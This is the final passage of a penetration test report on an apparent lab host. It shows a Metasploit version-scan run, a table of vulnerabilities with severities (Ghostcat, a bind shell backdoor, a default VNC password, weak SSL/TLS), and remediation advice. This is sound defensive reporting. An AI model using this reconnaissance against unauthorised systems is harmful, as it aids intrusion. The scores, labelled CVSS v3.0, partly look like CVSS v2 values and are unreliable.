msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.56.100:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

As you can see, it gives us the **Apache Version** that the http service is running on. It also provides the **PHP Version** too.

Summary of the Results & Conclusion

As the final outcome of this extensive penetration test, I was able to identify several issues of concern. Throughout this entire report, I have provided the necessary descriptions & attack vectors of each testing category.

Below 3-D pie chart outlines the host executive summary of the identified vulnerabilities.



The below table demonstrates the breakdown of the vulnerabilities identified based on category & severity of risk.

Vulnerability	Severity	CVSS v3.0 Score
Apache Tomcat AJP Connector Request Injection (Ghostcat)	CRITICAL	7.5
Unsupported Web Server Detection	CRITICAL	7.5
Bind Shell Backdoor Detection	CRITICAL	10.0
Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	CRITICAL	10.0
Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)	CRITICAL	10.0
Unix Operating System Unsupported Version Detection	CRITICAL	10.0
VNC Server 'password' Password	CRITICAL	10.0
ISC BIND Denial of Service	HIGH	7.8
SSL Version 2 and 3 Protocol Detection	HIGH	7.1
Samba Badlock Vulnerability	HIGH	6.8
ISC BIND Service Downgrade / Reflected DoS	HIGH	5.0
NFS Shares World Readable	HIGH	5.0
SSL Medium Strength Cipher Suites Supported (SWEET32)	HIGH	5.0
SSL Certificate Cannot Be Trusted	MEDIUM	6.4
SSL Self-Signed Certificate	MEDIUM	6.4
TLS Version 1.0 Protocol Detection	MEDIUM	6.1
Unencrypted Telnet Server	MEDIUM	5.8
Apache Tomcat Default Files	MEDIUM	5.0
HTTP TRACE / TRACK Methods Allowed	MEDIUM	5.0
SMB Signing not required	MEDIUM	5.0
SSL Certificate Expiry	MEDIUM	5.0

SSL Certificate with Wrong Hostname	**MEDIUM**	**5.0**
SSH Weak Algorithms Supported	**MEDIUM**	**4.3**
SSL RC4 Cipher Suites Supported (Bar Mitzvah)	**MEDIUM**	**4.3**
SSL Weak Cipher Suites Supported	**MEDIUM**	**4.3**
SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)	**MEDIUM**	**4.3**
SSLv3 Padding Oracle on Downgraded Legacy Encryption Vulnerability (POODLE)	**MEDIUM**	**4.3**
ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS	**MEDIUM**	**4.0**
SMTP Service STARTTLS Plaintext Command Injection	**MEDIUM**	**4.0**
SSL Anonymous Cipher Suites Supported	**MEDIUM**	**2.6**
SSH Server CBC Mode Ciphers Enabled	**LOW**	**2.6**
SSH Weak MAC Algorithms Enabled	**LOW**	**2.6**
SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam)	**LOW**	**2.6**
X Server Detection	**LOW**	**2.6**

So as a result of this reconnaissance & exploitation process, the overall risk identified to Reventure Solutions (pvt) Ltd company's system is **High.** Several direct paths which lead to full system compromises were discovered.

Recommendations

1) Hide the version number of BIND by using the 'version' directive in the 'options' section in named.conf.

2) Make sure use of this software is done in accordance with your organization's security policy and filter incoming traffic to the port.

3) Restrict access to the port. If the X11 client/server facility is not used, disable TCP support in X11 entirely (-nolisten tcp).

4) Disable services which are not needed or restrict access to internal hosts only if the service is available externally.

5) Protect your target with an IP filter.

6) Purchase or generate a new SSL certificate to replace the existing one.

7) Delete the default index page and remove the example JSP and servlets. Follow the Tomcat or OWASP instructions to replace or modify the default error page.

8) Reconfigure the affected application, if possible to avoid the use of weak ciphers.

9) Limit incoming traffic to this port if desired.

10) Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.

11) Upgrade to a version of the Unix operating system that is currently supported.

12) Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.